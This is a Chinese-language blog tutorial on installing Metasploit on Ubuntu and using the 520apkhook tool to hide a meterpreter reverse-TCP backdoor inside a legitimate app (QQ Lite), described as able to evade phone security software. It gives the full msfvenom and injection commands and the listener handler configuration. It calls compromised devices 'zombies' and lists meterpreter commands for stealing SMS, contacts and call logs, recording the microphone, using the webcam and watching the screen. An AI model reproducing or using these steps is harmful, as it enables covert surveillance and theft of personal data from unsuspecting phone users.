

本文所用项目链接
ba0gu0/520apkhook: 把msf生成的安卓远控附加进普通的app中,并进行加固隐藏特征。可以绕过常见的手机安全管家。 (github.com)
在Ubuntu安装Msfvenom
本来我想着能不能通过apt安装的,毕竟也是个软件包嘛(Kali就带了),然后我尝试运行
sudo apt install msfvenom -y结果告诉我找不到,只好求助于万能的Bing
首先我们需要把下面的这些内容保存到一个文件中(文件名随意)
#!/bin/sh
print_pgp_key() { cat <<-EOF-----BEGIN PGP PUBLIC KEY BLOCK-----
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=Qa/n-----END PGP PUBLIC KEY BLOCK-----EOF}
install_deb() { LIST_FILE=/etc/apt/sources.list.d/metasploit-framework.list PREF_FILE=/etc/apt/preferences.d/pin-metasploit.pref echo -n "Adding metasploit-framework to your repository list.." echo "deb $DOWNLOAD_URI/apt lucid main" > $LIST_FILE print_pgp_key | apt-key add - if [ ! -f $PREF_FILE ]; then mkdir -p /etc/apt/preferences.d/ cat > $PREF_FILE <<EOFPackage: metasploit*Pin: origin downloads.metasploit.comPin-Priority: 1000EOF fi echo -n "Updating package cache.." apt-get update > /dev/null echo "OK" echo "Checking for and installing update.." apt-get install -y --allow-downgrades metasploit-framework}
install_rpm() { echo "Checking for and installing update.." REPO_FILE=/etc/yum.repos.d/metasploit-framework.repo GPG_KEY_FILE=/etc/pki/rpm-gpg/RPM-GPG-KEY-Metasploit echo -n "Adding metasploit-framework to your repository list.."
cat > /etc/yum.repos.d/metasploit-framework.repo <<EOF[metasploit]name=Metasploitbaseurl=$DOWNLOAD_URI/rpmgpgcheck=1gpgkey=file://$GPG_KEY_FILEenabled=1EOF print_pgp_key > ${GPG_KEY_FILE} yum install -y metasploit-framework}
install_suse() { echo "Checking for and installing update.." GPG_KEY_FILE_DIR=/etc/pki/rpm-gpg GPG_KEY_FILE=${GPG_KEY_FILE_DIR}/RPM-GPG-KEY-Metasploit echo -n "Adding metasploit-framework to your repository list.." if [ ! -d $GPG_KEY_FILE_DIR ]; then mkdir -p $GPG_KEY_FILE_DIR fi zypper ar -f $DOWNLOAD_URI/rpm metasploit print_pgp_key > ${GPG_KEY_FILE} rpmkeys --import ${GPG_KEY_FILE} zypper install -y metasploit-framework}
install_pkg(){ ( cd ~/Downloads
echo "Downloading package..." curl -O "$DOWNLOAD_URI/osx/metasploitframework-latest.pkg"
echo "Checking signature..."
if pkgutil --check-signature metasploitframework-latest.pkg; then echo "Installing package..." installer -pkg metasploitframework-latest.pkg -target / fi
echo "Cleaning up..." rm -fv metasploitframework-latest.pkg )}
DOWNLOAD_URI=http://downloads.metasploit.com/data/releases/metasploit-frameworkPKGTYPE=unknownID=`id -u`
if [ -f /etc/redhat-release ] ; then PKGTYPE=rpmelif [ -f /etc/system-release ] ; then # If /etc/system-release is present, this is likely a distro that uses RPM. PKGTYPE=rpmelse if uname -sv | grep 'Darwin' > /dev/null; then PKGTYPE=pkg elif [ -f /usr/bin/zypper ] ; then PKGTYPE=sus else PKGTYPE=deb fifi
if [ "$ID" -ne 0 ]; then if ! hash sudo 2>/dev/null; then echo "This script must be executed as the 'root' user or with sudo" exit 1 else echo "Switching to root user to update the package" sudo -E $0 $@ exit 0 fifi
case $PKGTYPE in deb) install_deb ;; sus) install_suse ;; rpm) install_rpm ;; *) install_pkgesac我这里是保存为了msf文件,在运行之前一定要记得赋予执行权限

sudo chmod +x msfsudo ./msf然后就会开始安装,安装完成后输入msfconsole看看能不能正常打开,如果可以就是安装成功了
(附上以上正常运行的图)
用520apkhook创建带有后门的apk文件
MSF自身本来就可以创建带有后门的APK程序,不过就是一个简单的MainActivity,我们还要把它压进我们的程序里
msfvenom -p android/meterpreter/reverse_tcp LHOST=<host> LPORT=5555 R > pentestlab.apk这个比较麻烦(有时间再补),所以我这里用Github上别人写好的脚本
这里我选用的是QQ轻聊版(name=‘com.tencent.qqlite’ versionCode=‘174’ versionName=‘3.5.0’)
首先我们要把520apkhook给clone下来才能用
git clone https://github.com/ba0gu0/520apkhook.git而且用之前,我们需要安装520apkhook需要的python轮子
pip3 install rich pycryptodome安装完后,我们使用下面的命令格式进行apk的后门注入
python3 main.py [-h] --lhost LHOST --lport LPORT [-m MODE] [-p PAYLOAD] -n NORMALAPK我这里把QQ轻聊版命名为QQLite.apk,我的服务器地址是我的腾讯云地址,端口开在了5555,那我就可以用下面的命令生成apk
python3 main.py --lhost <我的腾讯云IP> --lport 5555 -n QQLite.apk然后程序就会自动开始打包,最后会告诉我们打包完成的文件位置


然后我们安装打包好的apk,我用我的手机测试了并没有报毒(红米K40 MIUI13),不过后来我还是选择在模拟器上安装,安装完后显示为正常的QQ轻聊版,而且能够正常使用
但是并不是所有的应用都可以被注入,新版的微信就不可以(自动模式找不到入口smali)
在云服务器上创建监听器
这个创建监听器的命令其实在520apkhook的文件夹里面已经给我们写好了,log里面有一行写道
[!] 生成的Msf Handler在: /home/gamernotitle/CTF/520apkhook/WorkDir/handler.rc也就是说handler.rc文件已经为我们写好了在msfconsole里面运行的命令
我们可以通过msfconsole自带的命令加载
msfconsole -r handler.rc也可以打开handler.rc并复制里面的内容
use exploit/multi/handlerset payload android/meterpreter/reverse_tcpset AutoLoadStdapi trueset LHOST 0.0.0.0set LPORT 5555set exitonsession falseexploit -j然后粘贴在你的msfconsole里面

这样就算是运行了,然后我们打开安装的软件,我们的msfconsole会提示肉鸡上线

这时可以用sessions命令查看在线的肉鸡

用session -i <id>就可以控制肉鸡啦
我这里就可以用session -i 1来通过第一个端口控制模拟器,使用screenshot命令进行截图

MSF session 命令列表
我自己常用的命令
app_list # 列出所有的app,可以配合app_run使用app_run <Package> # 运行一个APP(会在目标设备直接运行,就类似用着用着突然打开了软件)webcam_list # 列出设备拥有的摄像头webcam_snap -i <id> # 通过指定摄像头拍照并保存(需要摄像头权限)upload <src1> <src2> ... <dst> # 上传本地文件到指定位置app_install <path> # 通过指定路径安装apkcheck_root # 检查设备是否已经rootshell # 返回一个shell会话,如果目标已经root,可以用su提权dump_calllog # 储存设备的通话记录(需要读取通话记录权限)dump_sms # 储存设备的短信(需要读取短信权限)dump_contacts # 储存设备的联系人列表(需要读取通讯录权限)screenshare # 实时观看设备的屏幕screenshot # 屏幕截图(出了寄生的软件后就截不到了)record_mic # 录音portfwd # 开放端口download <path> # 下载目标机器上的文件ls # 经典命令,显示当前目录下的文件(需要存储权限)官方全命令
Core Commands=============
Command Description ------- ----------- ? Help menu background Backgrounds the current session bg Alias for background bgkill Kills a background meterpreter script bglist Lists running background scripts bgrun Executes a meterpreter script as a background thread channel Displays information or control active channels close Closes a channel detach Detach the meterpreter session (for http/https) disable_unicode_encoding Disables encoding of unicode strings enable_unicode_encoding Enables encoding of unicode strings exit Terminate the meterpreter session get_timeouts Get the current session timeout values guid Get the session GUID help Help menu info Displays information about a Post module irb Open an interactive Ruby shell on the current session load Load one or more meterpreter extensions machine_id Get the MSF ID of the machine attached to the session pry Open the Pry debugger on the current session quit Terminate the meterpreter session read Reads data from a channel resource Run the commands stored in a file run Executes a meterpreter script or Post module secure (Re)Negotiate TLV packet encryption on the session sessions Quickly switch to another session set_timeouts Set the current session timeout values sleep Force Meterpreter to go quiet, then re-establish session transport Manage the transport mechanisms use Deprecated alias for "load" uuid Get the UUID for the current session write Writes data to a channel
Stdapi: File system Commands============================
Command Description ------- ----------- cat Read the contents of a file to the screen cd Change directory checksum Retrieve the checksum of a file cp Copy source to destination del Delete the specified file dir List files (alias for ls) download Download a file or directory edit Edit a file getlwd Print local working directory getwd Print working directory lcat Read the contents of a local file to the screen lcd Change local working directory lls List local files lpwd Print local working directory ls List files mkdir Make directory mv Move source to destination pwd Print working directory rm Delete the specified file rmdir Remove directory search Search for files upload Upload a file or directory
Stdapi: Networking Commands===========================
Command Description ------- ----------- ifconfig Display interfaces ipconfig Display interfaces portfwd Forward a local port to a remote service route View and modify the routing table
Stdapi: System Commands=======================
Command Description ------- ----------- execute Execute a command getenv Get one or more environment variable values getpid Get the current process identifier getuid Get the user that the server is running as localtime Displays the target system local date and time pgrep Filter processes by name ps List running processes shell Drop into a system command shell sysinfo Gets information about the remote system, such as OS
Stdapi: User interface Commands===============================
Command Description ------- ----------- screenshare Watch the remote user desktop in real time screenshot Grab a screenshot of the interactive desktop
Stdapi: Webcam Commands=======================
Command Description ------- ----------- record_mic Record audio from the default microphone for X seconds webcam_chat Start a video chat webcam_list List webcams webcam_snap Take a snapshot from the specified webcam webcam_stream Play a video stream from the specified webcam
Stdapi: Audio Output Commands=============================
Command Description ------- ----------- play play a waveform audio file (.wav) on the target system
Android Commands================
Command Description ------- ----------- activity_start Start an Android activity from a Uri string check_root Check if device is rooted dump_calllog Get call log dump_contacts Get contacts list dump_sms Get sms messages geolocate Get current lat-long using geolocation hide_app_icon Hide the app icon from the launcher interval_collect Manage interval collection capabilities send_sms Sends SMS from target session set_audio_mode Set Ringer Mode sqlite_query Query a SQLite database from storage wakelock Enable/Disable Wakelock wlan_geolocate Get current lat-long using WLAN information
Application Controller Commands===============================
Command Description ------- ----------- app_install Request to install apk file app_list List installed apps in the device app_run Start Main Activty for package name app_uninstall Request to uninstall application